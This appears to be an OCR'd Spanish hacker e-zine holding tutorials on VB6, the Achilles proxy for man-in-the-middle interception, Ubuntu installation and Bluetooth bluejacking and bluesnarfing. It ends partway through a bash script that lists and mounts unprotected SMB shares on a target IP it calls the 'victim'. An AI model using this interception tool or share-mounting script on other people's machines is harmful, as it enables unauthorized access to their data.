
#2
HACKHISPANO
ELECTRONIC FANZINE

Tres meses después del lanzamiento a escala mundial de la primera eZine Oficial de Hackhispano, nos enorgullece en gran medida la publicación de esta segunda revista.
Han sido varios meses de trabajo intenso, y debemos primeramente agradecer a los autores de estos y otros artículos que han llegado hasta nosotros, por su gran afán de colaboración y ayuda desinteresada, dando sentido a la palabra “comunidad hacker”.
Nunca comunidad sigue en expansión y cada ves son mas los usuarios que llegan hasta la misma, y que esperamos que sigan con nosotros por mucho tiempo.
Deseamos que esta segunda eZine tenga tanta aceptación y genere tanta expectación como lo hizo su predecesora, leída por miles de personas, y publicada en cientos de portales.
Y si os interesaron los artículos de la primera, no os perdáis esta, cargada de muchos temas y novedades.

#Sumario#

HackHispano es una comunidad libre donde todo el mundo es bienvenido, donde nadie es extranjero, donde todos buscamos algo y donde todos lo ofrecemos.

Nuestra comunidad no es más que un punto de encuentro para todos los que estáis perdidos en este cada vez más confuso mundo de la sobreinformación, donde encontrareis gente como vosotros que intentará ayudaros y donde seguro encontrareis alguien que precisa de vuestra ayuda.

Sed bienvenidos a HackHispano.

www.HackHispano.com

Bienvenidos al maravilloso mundo de la programación

1. Introducción: Conozcámonos

Antes de empezar, me vais a permitir que me presente. Soy Pedro del Valle, y trabajo como programador profesional. La intención de este curso es iniciar a aquellas personas que sienten la curiosidad de saber como funciona cualquier programa, aplicación o software, ya que todo lo citado es creado por programadores y existen gracias a la programación. Durante los diferentes cursos que se impartirán en la revista vamos a intentar dejar un poco a parte la teoría y ceñirnos a la práctica. Seguramente te estarás preguntando, ¿por qué?,
Pues porque la teoría, todo y que es la base de una buena programación, no está incluida en la finalidad real de un curso como el que este pretende ser.
El curso intentará que tu, desde tu PC, puedas desarrollar las mismas aplicaciones que desde aquí vamos a crear, y que cuando obtengas el fruto de tu trabajo, hallas adquirido la habilidad de modificarlas o crear otras que se adapten
a tus necesidades sin la ayuda de nadie (exceptuando las MSDN, claro).
Por último comentar que este curso de programación estará orientado a entornos visuales no relacionados con web, aunque si se verán conexiones por puertos, pero cada cosa a su tiempo, y como algunos ya sabrán, lo primero es el *"hello world"*.

En cada artículo que leáis tendréis una breve descripción teórica necesaria para entender que es lo que estamos haciendo.


2. La herramienta: Visual Basic

Seguro que mas de uno se estará preguntando ahora mismo el porque de utilizar
Visual Basic, si en todos los rincones de Internet dicen que C/C++ es muchísimo mejor. C/C++ es un lenguaje de programación estupendo, muy bueno, te permite *rascar* el PC a su nivel más bajo, trabajando con interrupciones si hace falta.
Pero a su vez es engorroso, muy lineal, anticuado y cada vez con menos salida profesional, y es esta última razón la que me ha hecho decantar por VB 6.0, ya que para aquellos que os queráis dedicar profesionalmente a esto, tarde o temprano os daréis cuenta de que los entornos de Microsoft, Sun y en general los visuales o la programación web son los que actualmente tienen mas salida en el mercado.
Después de esta charla, dejad que os diga una cosa: **no dejéis de estudiar C/C++,** ya que yo lo considero muy importante como lenguaje base.
Otra razón por la que utilizamos VB es la amigabilidad del entorno de desarrollo. Si hiciésemos una pequeña agenda en C, pocos la acabarían correctamente, mientras que en VB, ya sea por el abanico de opciones en sus menús o por la claridad de los mas que posibles errores producidos durante en tiempo de ejecución, seguro que todos la lograríamos terminar.

3. Lo necesario: Empieza la práctica


Como ya he comentado no voy a entretenerme en la teoría de la programación, solo quiero que sepáis que VB (desde ahora Visual Basic será VB) es un lenguaje de programación orientado a objetos (según unos) o/y a eventos (según otros). Bajo mi punto de vista, VB está orientado tanto a eventos como a objetos, pero realmente no nos importa, aquí cada uno dará la versatilidad necesaria al compilador.
Lo primero que necesitáis es el VB 6.0, que podréis encontrar en el paquete Visual Studio 6.0
Es mi deber indicar que VB no es freeware, sino que es un producto de Microsoft el cual tiene una licencia que tienes que pagar antes de poder utilizarlo, ya sea en enseñanza o desarrollo.
La instalación es bastante sencilla, si solo tenéis el CD de VB, estamos ante un clásico de las instalaciones: "Siguiente, siguiente, acepto el contrato, siguiente...".
Si por el contrario tenemos los CD del Visual Studio, podemos hacer dos cosas, elegir instalación personalizada y seleccionar solo el "check" de VB, o instalar todas las herramientas que están en el CD (recomendado).
¿Ya está instalado?, bien, pues ahora podríamos instalar el SP (Service Pack) del VB, que encontrarás en la página de http://www.microsoft.com. Si no lo instalas, podrás trabajar igualmente, pero es recomendable. Lo que si es imprescindible es que actualices los gestores de BBDD para futuras aplicaciones, para ello debes ir a la página de Microsoft y bajar los instalables Microsoft Jet SP3 y MDAC 2.6 o 2.7
Para encontrar estos productos debemos ir a http://www.microsoft.es, hacemos *click* en "área de descarga" (véase Fig. 1)

Nos aparecerán dos combos de selección. Desplegamos el primero y escogemos "Data Access Components" (véase Fig. 2),




Hacemos ***click*** en el botón "go",nos aparecerá


una página con varios componentes para instalar, nosotros necesitamos exactamente el "**Jet 4.0 Service Pack 3 Update**" y el **MDAC 2.6 Service Pack 2 - Spanish**. (El curso es algo antiguo, actualmente podemos instalar el MDAC 2.8)




Una vez bajados, los instalamos, ya estamos listos para empezar.
Bien, hoy vamos a hacer el famoso *hello world.* ¿Y en que cosiste?, el *hello world* Es un mito entre los programadores, se trata de que, cuando se empieza a estudiar un nuevo lenguaje de programación, y se empieza con la practica, crear un programa que con su ejecución muestre un mensaje por pantalla que muestre el literal *hello world* o en su defecto, "hola mundo".
Para llevar a cabo esto, tenemos que abrir el visual basic, lo encontraremos en Inicio -> Programas -> Microsoft Visual Studio -> Microsoft Visual Basic 6.0 en el caso de los que instalasteis el Visual Studio, y para los que solo instalasteis el Visual Basic lo encontrareis en Inicio -> Programas -> Microsoft Visual Basic 6.0
Al iniciar la aplicación nos aparecerá una ventana madre con otra hija que no nos permitirá continuar hasta que elijamos una opción. (véase FIG4)




Bien, para nuestra prueba de hoy, no explicaré las diferentes opciones de esta ventana, ya que eso será en futuras entregas. Solo deciros que aquí elegiremos el tipo de proyecto que vamos a crear, es decir, un ejecutable, una DLL, un OCX...
Nosotros, para nuestra primera aplicación vamos a elegir "EXE estándar", ya que nuestro programita será un ejecutable.
Cuando le demos a aceptar, nos aparecerá nuestro entorno de trabajo, que en un principio solo constará de un formulario, llamado por defecto "Form1".
También nos deberían aparecer varias paletas, a la izquierda tenemos los objetos por defecto que podemos añadir al formulario, a la derecha, el explorador de proyectos, el cuadro de propiedades del objeto seleccionado y la posición inicial del formulario en pantalla.
(véase FIG5)




Bien, en esta sesión no explicaremos nada sobre los diferentes objetos o sobre el cuadro de propiedades, ni tan solo explicaremos los menús del Visual Basic, sino que iremos directos al grano y crearemos un programa que al ejecutarse imprima el mensaje *hello world* por pantalla (recordad que siempre debéis curiosear vosotros mismos).
En futuros artículos explicaremos todo lo que hoy nos dejamos pendientes, no os preocupéis por eso.
Vale, supongo que estáis listos, haced doble click sobre el formulario. Inmediatamente os tendría que aparecer un editor de texto con dos líneas de código escritas, y el cursor entre ellas. (véase FIG6)



¿Qué es lo que ha pasado?, pues que hemos accedido al **evento** principal del objeto formulario.
Un evento es una acción, por ejemplo, hacer click en un botón es conocido como el evento *button_click*. En este caso, el evento principal de un formulario es el *form_load*. ¿Y que es el *form_load* ?, muy fácil, es el evento que se activa cuando ejecutamos el programa por primera vez, es decir, que cuando se inicie la aplicación que estamos creando se va a accionar el *form_load*. ¿Que conlleva esto?, pues que **todo el código que escribamos entre las dos líneas que nos han aparecido anteriormente se va a ejecutar al iniciar el programa (al ejecutarse el *form_load),* y así con todos los eventos.**
Una vez entendida esta teoría, vamos a ponerlo en práctica. Para mostrar un mensaje por pantalla (la clásica ventana con el botón aceptar) utilizaremos un objeto que viene por defecto en Windows llamado MsgBox.
Escribiremos entre las dos líneas, es decir, dentro del evento load (fijaos que pone *Form_Load()*) la siguiente línea:
MsgBox “Hello world”
Muy probablemente, al escribir MsgBox y pulsar la barra espaciadora os ha aparecido una línea amarilla con información. Esta información es una ayuda para el programador, y nos está indicando que parámetros podemos pasarle al MsgBox (véase FIG7)



Los parámetros son diferentes opciones que podemos pasar a los objetos del VB.
En este caso solo vamos a pasarle el primero, que será un literal, el cual aparecerá en pantalla en forma de mensaje.
Una vez escrito, solo nos falta probarlo, y para ello tenemos tres opciones, la primera es hacer *click* sobre la flecha azul que hay en el menú superior, la segunda es ir al menú "Ejecutar" e "Iniciar", y la última (la mas utilizada) es presionar directamente la tecla "F5" o "ctr + F5" para ser mas cautelosos (si solo pulsamos F5 no se van a tener en cuanta todos los errores).
Si al hacer esto, os aparece una ventana con un botón aceptar y el mensaje *Hello world"* (véase FIG8), Lo habéis hecho bien, si os da cualquier error, fijaos en la fig9, ya que ese es el código de vuestro programa



Después de pulsar aceptar, veréis que os aparece un formulario en blanco, no os preocupéis, es el form inicial de nuestro proyecto, el cual no tienen ningún objeto porque no se lo hemos puesto.
Aquí os dejo, y aunque tenéis poco para practicar, os recomiendo que probéis cosas, como intentar enviarle más parámetros al MsgBox.
Un saludo, y suerte.

MANUAL DE ACHILLES

1.¿ Qué es Achilles ?

Achilles es un servidor proxy que fue concebido para probar la seguridad de aplicaciones web.
Ahora, achilles nos permite realizar ataques del tipo "man in the middle" para el protocolo HTTP.

2.¿ Qué es un ataque "Man in the Middle" (MitM) ?

Como lo dice su nombre, "hombre en el medio" es un ataque en el cual algo o alguien adquieren la capacidad de interceptar mensajes entre dos puntos, leerla y modificarla al antojo del mismo, sin que los dos puntos se enteren.

3.¿ Cómo usamos Achilles ?

Tenemos que configurar nuestro navegador para poner el proxy. Se puede usar cualquier navegador, pero pondré los ejemplos para Firefox e IE.

En el caso de del Firefox Hacemos esto:
vamos a:
Herramientas>Opciones>General>Configurar la conexión.
En esa ventana elegimos la opción "Configuración manual"
En HTTP proxy ponemos la siguiente dirección: 127.0.0.1 localhost (localhost es un nombre reservado que tiene todo ordenador, router o dispositivo que disponga de una tarjeta de red ethernet para referirse a sí mismo) y elegimos el puerto 5000 que es el que está por defecto en Achilles, aunque se puede cambiar.

En la parte que dice: "No Proxy For" Tenemos que sacar "127.0.0.1" y "localhost"
Sino no servirá de nada.

Para IE:
Herramientas>Opciones de Internet>Conexiones
En la pestaña Conexiones presionamos el botón Configurar.
Clickeamos en la caja que dice: "Usar un servidor proxy para esta conexión(esta configuración no se aplicará a otras conexiones)"
Y escribimos en Dirección: 127.0.0.1 en el puerto 5000.

Una vez configurado el navegador, iniciamos Achilles. En esta ventana encontramos una serie de botones.

1. Hacemos que Achilles empiece a funcionar.
2. Paramos Achilles, no se podrá navegar por Internet, al menos que saquemos el proxy.
3. Borra el texto interceptado.
4. Abre una ventana donde solo se mostrará la información que el cliente (Nosotros) enviamos al servidor.
4. Abre una ventana donde solo se mostrará la información recibida del servidor.

1. Habilitamos la interceptación de mensajes.

2. Interceptamos los datos del cliente (Nosotros) es decir, lo que nosotros enviamos al servidor.
3. Interceptamos los datos del servidor, lo que nosotros recibimos.
4. Sirve para guardar los logs que obtenemos.
5. No muestra en los logs las imágenes.

Por último el Botón, "Send" sirve para enviar lo que hemos interceptado. Para que se mantenga la comunicación.

4. ¿ De dónde descargamos Achilles ?

Este programa solo se encuentra disponible para Windows, pero hay alternativas.

Windows:

http://www.softpedia.com/progDownload/Achilles-Download-34877.html

MAC OS X:

http://machilles.softonic.com/mac

Para Linux:

http://sourceforge.net/project/showfiles.php?group_id=64424&package_id=61823

Este programa tiene unas cuantas más opciones, además.

Autor: **Cypress**

INSTALACION Y CONFIGURACION DE UBUNTU

¿Nunca te has decidido a instalar un linux? ¿Te has decidido pero no sabes por dónde empezar? ¿Te han dicho algo como "puedes empezar con ubuntu"?

Si la respuesta a alguna de estas preguntas es afirmativa quizá saques provecho de este artículo sobre cómo obtener e instalar la distribución de GNU/linux ubuntu Feisty Fawn.

Hay varias formas de obtenerla, aquí propongo las siguientes:

Descargar la imagen iso

http://releases.ubuntu.com/7.04/ubun...sktop-i386.iso
Pesa 698.8 Mb. Con buena conexión en una hora la tenemos en nuestro haber.

Pedir cd vía web

https://shipit.ubuntu.com/

Otras posibilidades

Otras posibilidades para la adquisición de la distribución lo podéis ver en http://www.ubuntu.com/getubuntu


Si tenéis dudas, los que tenéis un ordenador personal común debés descargar la imagen correspondiente a la arquitectura "Intel x86".

Quote:

> PC (Intel x86) desktop CD
> For almost all PCs. This includes most machines with Intel/AMD/etc type processors and almost all computers that run Microsoft Windows. Choose this if you are at all unsure.

Quemar la imagen en un cd

Lo siguiente que tenéis que hacer es convertir esa imagen en un cdrom autoarrancable. Es tan sencillo como abrir tu utilidad favorita para quemar cds y escoger la opción que suele aparecer como "Grabar imagen en disco". Si usas Nero StartSmart deberás activar las opciones avanzadas para que te aparezca la opción. Si ya tienes la suerte de disponer de un GNU/linux y éste tiene k3b instalado tienes esta opción en la pestaña "Tools" del menú principal.




Arrancar la livecd

Para arrancar la livecd tendremos que asegurarnos de que nuestra máquina tiene nuestro cdrom como primer dispositivo donde buscar un sistema arrancable.

Cada BIOS es diferente, pero a la mayoría se accede pulsando la tecla "Supr" después de presentarnos la pantalla de la tarjeta gráfica. Una vez allí habrá algo como "boot device sequence" o algo por el estilo. Tras guardar los cambios reiniciaremos la máquina con el cdrom dentro.

Nuestra máquina iniciará de un modo distinto a como suele hacerlo Nos presentará una lista de opciones a elegir. Para continuar con nuestra decidida instalación deberemos elegir "Start or install ubuntu" Entonces aparecerá un bonito logo ubuntero y una especie de barra de progreso .




Seguidamente comenzará a iniciar Gnome, que es el gestor de escritorio por defecto para esta distribución, para dejarnos en un escritorio limpio y ordenado en el que encontraremos un icono llamado "install".

Esto es la livecd, un sistema completo y funcional que se está ejecutando desde la memoria RAM de nuestro PC, sin alterar los datos de nuestros discos, ni el arranque de nuestros sistemas. Con reiniciar la máquina tendremos todo como estaba, intacto. Pero eso no es lo que haremos. Como digo, decididamente, continuaremos con nuestra aventura de instalar una distribución de GNU/linux en nuestra máquina. Hacemos doble click sobre ese icono "install".

Navegaremos por un sencillo sistema de instalación gráfico hasta dar por terminada nuestra instalación.

Lo primero que elegimos es nuestra localización, que indicará al sistema cosas como nuestro uso horario. Para nuestra instalación de ejemplo elijo Madrid, aunque venía como default porque el sitio del que descargamos la release es muy inteligente y lo detectó automágicamente.

Spain/Spain...



Una vez hecho esto pasamos a lo que todos los novatos consideran el peor trago por el que han de pasar en la instalación de cualquier sistema operativo alternativo:

El particionado.

Hay muchas formas distintas de particionar un disco. A menudo, mientras más meticuloso o paranoico es un administrador más particiones tiene. En servidores en producción es casi indispensable montar las carpetas /var y /usr en particiones distintas, para que no se mezclen permisos y/o configuraciones. Pero como presuponemos que es una instalación cuya finalidad es principalmente la de habituarnos al uso de un GNU/linux obviaremos estos menesteres y nos conformaremos con lo mínimo indispensable para un funcionamiento aceptable. Esto es, deberemos crear una partición nueva para la raíz del sistema y otra para memoria de intercambio o swap.

Seleccionaremos por tanto el particionado guiado. El caso que nos sirve de ejemplo el sistema de instalación reconoce el disco duro y lo nombra "sda", con lo que aparece una opción que reza "resize scsi3(0,0,0), partición #1 (sda) and use free space". ¿Qué significa todo esto? Pues ni más ni menos que tomará la primera partición detectada en el disco, en la que se encuentra una instalación de otro sistema operativo funcional, la redimensionará y usará el espacio que libere para crear las particiones necesarias para la nueva ubuntu.

Quien tenga claro cómo quiere reestructurar su disco duro puede obviar esta opción y pasar directamente a la edición manual de la tabla de particiones, con lo que podrá elegir el espacio exacto que restará a la partición original y por tanto el que le piensa dedicar al nuevo sistema.

Mi costumbre es la de separar todos los datos independientes del sistema operativo en una partición distinta. Aunque mis actuales andaduras vayan por otros derroteros he sólido usar FAT32 como sistema de ficheros para esta partición de datos por una sencilla razón, es accesible tanto por sistemas propietarios como por sistemas libres.

A continuación explico esta segunda opción, la de editar manualmente la tabla de particiones. Ya hemos dicho que la primera partición está definida y es funcional. Con anterioridad a las modificaciones que efectuaremos ésta ocupa la totalidad del espacio del disco. Como estamos en el año 2007 supondremos que tenía el monopolio sobre un maravilloso disco de 250Gb, con lo que podemos hacer la repartición de la siguiente manera:

1 Partición primaria para otro sistema operativo (por ejemplo NTFS) de 60Gb
2 Partición primaria para la raíz de nuestro ubuntu (para ella elijo EXT3) de otros 60Gb
3 Partición primaria para la memoria de intercambio de ubuntu (SWAP) de 2Gb
4 Partición lógica para el almacenamiento de datos (FAT32) de 128Gb

Comenzamos seleccionando el disco. En este caso /dev/sda1 (primera partición del disco sda)
Pulsamos sobre el botón "edit partition"
"new size" (nuevo tamaño) pasará de 250000 (250Gb) a 60000

Después de esto nos pedirá confirmación para continuar, mostrando la correspondiente advertencia. Evidentemente

tendremos que aceptar para poder proseguir con el particionado y, por tanto, con la instalación. ¡Ojo! Siempre que se manipula la tabla de particiones es ALTAMENTE RECOMENDABLE haber hecho una copia de respaldo del disco, porque es una tarea potencialmente peligrosa para la integridad de dichos datos.

Aceptamos el riesgo y nos muestra el nuevo aspecto de nuestro disco tras los cambios efectuados:

/dev/sda
/dev/sda1 NTFS /media/sda 60003 Mb
free space 190991 Mb

Con eso tenemos unos gigas de los que disponer. Pulsamos en "free space", luego en "New Partition", para proceder a definir la partición que destinaremos a la raíz del sistema:

Type for the new partition: Elegimos "primary"
New size in megabytes: 60000
Location for the new partition: beginning
Use as: ext3
Mount point: (este campo lo dejamos en blanco)

Luego haremos igual para la swap:

New size: 2000
Use as: swap

Y para la partición de datos:

Type for the new partition: "logical"
New size: "128988"
Use as: fat32

La partición en ext3 se montará en "/" y la fat32 en "/dos" por ejemplo. Pulsando "adelante" proseguimos hasta la creación de un usuario regular, para lo que deberemos proporcionar el nombre y el password. Una vez elegidos ambos pulsamos en "install". Se copiarán los archivos necesarios, detectará el resto de sistemas de nuestro equipo y elaborará el menú del gestor de arranque. Nos avisará cuando termine y ya podremos disfrutar de las ventajas de un PC con arranque dual. Espero les sirva y buen provecho!

Autor**: j8k6f4v9j**

SEGURIDAD EN BLUETOOTH

Hoy en día, muchos móviles utilizan bluethoot y cada vez mas móviles lo incluyen.
Se esta imponiendo como estándar debido a su bajo costo, buena velocidad de transmisión de datos, buen alcance y por ultimo nadie nos cobra por pasarse archivos por bluethoot.

Hoy por hoy, muchos teléfonos tienen bluethoot, y probablemente algunos cuantos dueños no tengan idea de esto y otros tanto dejen la configuración de defecto, esto implica dos grandes peligros Bluejacking y Bluesnarfing.

Bluejacking

Es una simple forma de mandar mensajes con textos personalizados
a cualquier dispositivo Bluetooth sin pedir permiso, que podría derivar en spam por bluethoot.

¿Como hacerlo?

1- En tu teléfono con Bluetooth, creás un contacto en la agenda con Name="Hola xxx" (o lo que sea hasta un máx de 248 caracteres)
2- Ponés a tu teléfono a buscar otros teléfonos con Bluetooth cercanos ("scan for devices")
3- Cuando los encuentre le envias ese contacto que creaste; y la "victima" que, en general, no tienen idea de esto se va a sorprender.

Los mensajes solo se limitan a 248 caracteres y hay jugá con ese espacio.

¿Como evitarlo?

Hacerlo es muy fácil, evitarlo también, solo hay que mantener el bluethoot en estado apagado-invisible, además esto sirve para que la batería dure mas ya que el bluethoot consume mucha energía.

Bluesnarfing

El Bluesnarf es algo más complicado de hacer; mucho más dañino y, aunque ya fue reconocido por Nokia y Sony Ericsson como un problema de seguridad, está en proceso de "arreglo" con el nuevo soft de Bluetooth en el firmware del los celulares.

El problema en este caso es que cuando un teléfono está en modo "Visible" (o sea que otros dispositivos bluetooth lo pueden detectar), en algunos es posible conectarse al dispositivo sin que el usuario se entere, y tener acceso a datos del mismo (ej.: Agenda, Calendario,etc.)

La mayoría de los usuarios no conocen estos problemas y por ejemplo, gracias a un "Snarf attack" otro usuario puede estar usando su acceso a internet; tus minutos de aire o robando sus datos.

Gracias a dios, el bluesnarfing no esta difundido y solo es conocido por las operadoras y unas pocas personas.

¿Como evitarlo?

Muchos piensan que poniendo en modo invisible se arregla el problema pero hay herramientas que permiten ver los dispositivos aun en estado invisible y entrar a ellos.
La solución definitiva es apagar el bluethoot

Conclusión final

Como verán no es difícil evitar un ataque, basta con tener en bluethoot en estado apagado-desactivado y activarlo estrictamente cuando sea necesario.

Autor: **4v7n42**

BIOSKANIA, DESDE SAMBA CON AMOR

Bueno esta vez os mando algo mas cortito, pero eficaz, para linux. Se trata de un script de bash, que nos ayuda a conectar a máquinas remotas por netbios, siempre y cuando no haya password de por medio. Se trata de usar los paquetes de samba-common y smbclient, todo junto en un mismo script. Este se edita en vim o en el editor que se use... y se guarda en la ruta de ejecutables path. En este caso su nombre es bioskania, podeis ponerle el que considereis oportuno.


Veamos el script:

```
----------------------------------------------------
#!/bin/sh
# Un scanner de kania
# Obtiene el nombre netbios y los recursos
compartidos de una ip,
# y si estos existen, monta el recurso
elegido.
#
# Requiere tener instalados los paquetes
samba-common y smbclient.
#
# Se puede usar,modificar y distribuir
libremente.
# (c) kania 2007
#
#######################################
#######################################
#
# TODO: De momento sólo funciona si la
víctima es tan madre que no ha·
#       puesto contraseñas a los recursos
compartidos.·
#
#######################################
#######################################
#
if test -z $1
then
echo "Esto funciona así: bioskania <ip>"
else
ip=$1
nmblookup="/usr/bin/nmblookup"
smbclient="/usr/bin/smbclient"
name=$($nmblookup -d1 -A $ip | grep '<00>' |
head -1 | awk '{print $1}')
if [ "$name" != "" ]
then
echo "El nombre netbios para $ip es $name"
echo "Los recursos compartidos por $ip son:"
i=0
for rec in $($smbclient -N -L $name -I $ip | grep
Disk | awk '{print $1}')
    do
recursos[$i]="$rec"
echo "$i) ${recursos[$i]}"
let "i = $i +1"
done
if [ "${recursos[0]}" != "" ]
then
eleccion=999
let "k=${#recursos[@]} -1"
while [ "$eleccion" -gt $k ]
do
echo "¿Que recurso deseas montar?"
read eleccion
echo "has elegido montar
//$name/${recursos[$eleccion]}"
$smbclient //$name/${recursos[$eleccion]} -d0 -
